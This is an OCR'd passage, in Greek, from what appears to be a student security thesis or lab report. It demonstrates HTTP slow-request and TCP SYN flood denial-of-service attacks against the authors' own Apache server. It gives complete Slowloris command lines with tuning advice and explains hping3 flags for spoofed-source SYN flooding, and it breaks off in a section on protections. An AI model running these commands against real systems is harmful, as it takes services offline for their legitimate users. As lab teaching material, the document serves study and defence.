


Figure 142: IP επιτιθέμενου

Παρακάτω βλέπουμε τον server μας ο οποίος ακόμα δεν έχει τεθεί σε λειτουργία.




Figure 143: O Apache server

Ο server φιλοξενούσε μια δικιά μας ιστοσελίδα ειδικά για το σκοπό της επίθεσης. Παρακάτω φαίνεται η ιστοσελίδα μας.




Figure 144: Η ιστοσελίδα μας σε λειτουργία

Για να κάνουμε την επίθεση πιο ρεαλιστική δημιουργήσαμε και ένα Domain Name για τον οικιακό μας server μας, σε μια ιστοσελίδα στο διαδίκτυο που προσέφερε δωρεάν Domain Names. Το Domain Name δημιουργήσαμε είναι το **hack-inism.dyndns.org** . Δίπλα επίσης βλέπετε και την IP που αντιστοιχεί σε αυτό το domain, η οποία είναι η IP του υπολογιστή όπου τρέχει ο server.




Figure 145: Domain name της ιστοσελίδας

Επίσης χρησιμοποιήσαμε και dynamic DNS τρέχοντας ένα λογισμικό στον υπολογιστή μας το οποίο μας το διέθετε η ιστοσελίδα από την οποία δημιουργήσαμε το δωρεάν Domain Name, αφού δεν διαθέταμε μια στατική IP. Το λογισμικό αυτό φαίνεται παρακάτω.




Figure 146: Dynamic DNS software

Αφού δείξαμε το server όπου θα εφαρμόσουμε την http flood επίθεση, προχωράμε και εκτελούμε τα βήματα για την επίθεση.

Για την εκτέλεση θα χρησιμοποιήσουμε ένα εργαλείο που λέγεται **Slowloris**. Το εργαλείο αυτό λειτουργεί κάπως διαφορετικά από τον τρόπο που περιγράψαμε στην παραπάνω ενότητα (7.1). Αυτό που κάνει είναι: αρκεί μόνο ένας επιτιθέμενος για να διακόψει τη λειτουργία ενός server χρησιμοποιώντας χαμηλό bandwidth και χωρίς να προκαλέσει ζημιά σε άλλες υπηρεσίες που τρέχουν στο server. Για να το κάνει αυτό, το Slowloris δίνει τη δυνατότητα στον επιτιθέμενο να ανοίξει με το server μερικές HTTP συνεδρίες (sessions). Τις συνεδρίες αυτές προσπαθεί να τις κρατήσει ανοικτές όσο περισσότερο δυνατόν στέλνοντας μη πλήρης HTTP POST request πακέτα αντί για HTTP GET request πακέτα όπως είπαμε στη παραπάνω ενότητα. Ύστερα συνεχίζει να στέλνει επόμενες επικεφαλίδες σε τακτά χρονικά διαστήματα για να κρατήσει τα socket ανοικτά, χωρίς όμως να ολοκληρώσει ποτέ το request πακέτο. Ο server που επηρεάζεται, θα κρατήσει αυτές τις ατελείωτες συνδέσεις ανοικτές, γεμίζοντας τις ουρές του και τελικά να αρνείται υπηρεσίες σε άλλους χρήστες.

Το πλεονέκτημα με το εργαλείο αυτό είναι ότι δεν χρειάζεται μεγάλο bandwidth για να επιτευχθεί η επίθεση, και μόλις σταματήσουμε την επίθεση, ο server γίνεται αμέσως διαθέσιμος.

7.2.2 Εκτέλεση επίθεσης

Το πρώτο βήμα είναι να μάθουμε το timeout του server στον οποίο θα επιτεθούμε. Αυτό το κάνουμε χρησιμοποιώντας το Slowloris δίνοντας την εντολή:

perl slowloris.pl -dns hack-inism.dyndns.org -port 80 -test

Το timeout του server μας είναι 240 δευτερόλεπτα. Όσο πιο μικρό είναι το timeout τόσο πιο γρήγορα θα "καταναλώσουμε" τους πόρους του server. Αφού μάθουμε το timeout του server, συνεχίζουμε και εκτελούμε την επίθεση δίνοντας την παρακάτω εντολή:

perl slowloris.pl -dns hack-inism.dyndns.org -port 80 -timeout 50 -num 500 -tcpto 5

Figure 147: Εντολή εκτέλεσης επίθεσης

όπου το **-dns hack-inism.dyndns.org** είναι το domain name της ιστοσελίδας μας, το **-port 80** είναι η θύρα στην οποία ακούει ο server (αφού θέλουμε http), το **-timeout 50** είναι το timeout που δίνουμε στον server, το **-num 500** είναι ο αριθμός των socket που θα δημιουργήσει το εργαλείο, δηλαδή ο αριθμός των συνδέσεων που θα δημιουργήσει με το server. Οι περισσότεροι server τείνουν να "πέφτουν" στα 400-600 sockets με τις default ρυθμίσεις. Όσο πιο κοντά έρθουμε στον αριθμό των socket που θα χρειαστούν για να "πέσει" ο server τόσο το καλύτερο, διότι αυτό θα μειώσει των αριθμό των προσπαθειών που το εργαλείο θα κάνει για να πετύχει η επίθεση.

Στην παρακάτω εικόνα βλέπουμε το εργαλείο κατά τη διάρκεια της επίθεσης, να δημιουργεί τα socket και να στέλνει τις HTTP αιτήσεις.




Figure 148: Η επίθεση σε λειτουργία

Μετά από κάποια λεπτά προσπαθούμε να επισκεφτούμε ξανά την ιστοσελίδα μας και παρατηρούμε ότι πλέον δεν μπορεί να φορτώσει πια.




Figure 149: Η ιστοσελίδα παύει πλέον να λειτουργεί

Για να δούμε την επίθεση με περισσότερη λεπτομέρεια, καταγράψαμε και δείχνουμε ένα στιγμιότυπο από τη κίνηση με το Wireshark την ώρα της επίθεσης. Βλέπουμε τον server (IP: 192.168.10.5) να απαντάει στις αιτήσει που έχει κάνει ο επιτιθέμενος. Ο επιτιθέμενος είχε κάνει τόσες πολλές αιτήσει, που τελικά αναγκάζουν το server να "πέσει" κάτω.




Figure 150: Δικτυακή κίνηση επίθεσης

7.3 Άρνηση Υπηρεσιών στο επίπεδο Μεταφοράς/OSI

Μία επίθεση Άρνησης Υπηρεσιών στο επίπεδο Μεταφοράς του μοντέλου OSI συχνά αναφέρεται και ως ***TCP SYN flooding***. Η βάση της επίθεσης αυτής στηρίζεται στη διαδικασία three-way handshake η οποία ξεκινά μια σύνδεση ενός χρήστης με το server κάθε φορά που αυτός συνδέεται. Σε κανονικές συνθήκες η three-way handshake διαδικασία έχει ως εξής: Ο χρήστης στέλνει ένα SYN πακέτο στο server και ο δεύτερος απαντάει σε αυτό το πακέτο με ένα SYN-ACK πακέτο. Τέλος, ο χρήστης απαντάει σε αυτό το πακέτο με ένα ACK. Αφού ολοκληρωθεί αυτή η διαδικασία, η TCP σύνδεση θεωρείται επιτυχής.




Figure 151: TCP 3-way handshake

Το πρόβλημα όμως με το three-way handshake είναι ότι οι servers δεσμεύουν πόρους για τις συνδέσεις που δεν έχουν ολοκληρωθεί, η οποίες είναι γνωστές και ως *half-open connections*. Οι πόροι αυτοί αποδεσμεύονται όταν ο server λάβει το τελευταίο ACK πακέτο από τον χρήστη. Έτσι πραγματοποιώντας πολλές τέτοιες μη-ολοκληρωμένες συνδέσεις, είναι δυνατόν να εξαντληθούν οι πόροι ενός συστήματος.

Όταν η SYN flooding επίθεση αρχίσει, ο επιτιθέμενος θα στείλει ένα μεγάλο πλήθος από SYN πακέτα στο server. Τα πακέτα αυτά θα έχουν σαν IP διεύθυνση πηγής, ψεύτικα IP, δηλαδή θα είναι σαν να στάλθηκαν από υπολογιστές που δεν υπάρχουν πουθενά. Ο server κανονικά θα απαντήσει για τα πακέτα αυτά με SYN-ACK και θα περιμένει να λάβει το τελευταίο ACK για το κάθε πακέτο. Όμως επειδή όπως είπαμε, οι διευθύνσεις αυτές είναι ψεύτικες, ο server δεν θα λάβει ποτέ το τελευταίο ACK πακέτο που περιμένει, με αποτέλεσμα το three-way handshake για κάθε σύνδεση να μην ολοκληρωθεί ποτέ. Οι συνδέσεις που έχουν δημιουργηθεί για τη κάθε ψεύτικη IP αποθηκεύονται στην ουρά, δεσμεύοντας έτσι πόρους. Οι συνδέσεις αυτές θα αφαιρεθούν από την ουρά όταν ο χρόνος αναμονής (TCP timeout) τους λήξει.




Figure 152: TCP SYN flooding

7.3.1 Εκτέλεση SYN flood επίθεσης

Για την εκτέλεση της επίθεσης θα χρησιμοποιήσουμε το εργαλείο **hping3** το οποίο προέρχεται από το γνωστό **ping** που υπάρχει στα Windows και Linux. Ο στόχος μας θα είναι ο server περιγράψαμε στην προηγούμενη ενότητα (7.3) . Αρχίζουμε και τρέχουμε την εντολή που φαίνεται στη παρακάτω εικόνα.

Figure 153: hping εντολή

όπου η παράμετρος **-i u1000** βάζει το εργαλείο να στέλνει TCP SYN πακέτα κάθε 1000 microseconds, η παράμετρος **--rand-source** παράγει κάθε φορά που στέλνει ένα πακέτο μια τυχαία IP διεύθυνση, σαν διεύθυνση πηγής για το πακέτο αυτό. Το **-S** βάζει το εργαλείο να στέλνει SYN πακέτα, και το **-L 6500** είναι το μέγεθος κάθε πακέτου. Το **-p 80** είναι η θύρα στην οποία στέλνονται τα πακέτα και η τελευταία παράμετρος είναι το domain όνομα του server. Αφού έχουμε πατήσει το Enter, όπως φαίνεται στην πάνω εικόνα και στην κάτω, η αποστολή TCP πακέτων αρχίζει.




Figure 154: Αποστολή TCP SYN πακέτων

Μετά από κάποια λεπτά, η ιστοσελίδα που βρίσκεται στο server μας δεν είναι πλέον διαθέσιμη. Αυτό το βλέπουμε στην παρακάτω εικόνα.




Figure 155: Η ιστοσελίδα δεν λειτουργεί

Παρακάτω βλέπουμε και μια καταγραφή κίνησης με το Wireshark στον υπολογιστή όπου βρίσκεται ο server. Τα TCP πακέτα που φτάνουν έχουν διαφορετική IP αποστολέα. Για το server τα πακέτα αυτά θα είναι σαν να προέρχονται από διαφορετικούς χρήστες, με αποτέλεσμα να δεσμεύει πόρους για το κάθε πακέτο.




Figure 156: Καταγραφή πακέτων

7.3.2 Προστασία

Οι SYN flood επιθέσεις είναι εύκολες να εντοπιστούν από proxy-based εφαρμογές, και επειδή διαμεσολαβούν στις συνδέσεις που προορίζονται για το server και έχουν μεγαλύτερο όριο για TCP συνδέσεις, μπορούν να διαχειριστούν μεγάλο όγκο συνδέσεων χωρίς να υπολειτουργήσουν. Οι εφαρμογές αυτές δεν θα περάσουν την σύνδεση στο server μέχρι αυτή να έχει ολοκληρώσει το 3-way handshake, με αποτέλεσμα ο server να λαμβάνει μόνο ολοκληρωμένες συνδέσεις και οι SYN 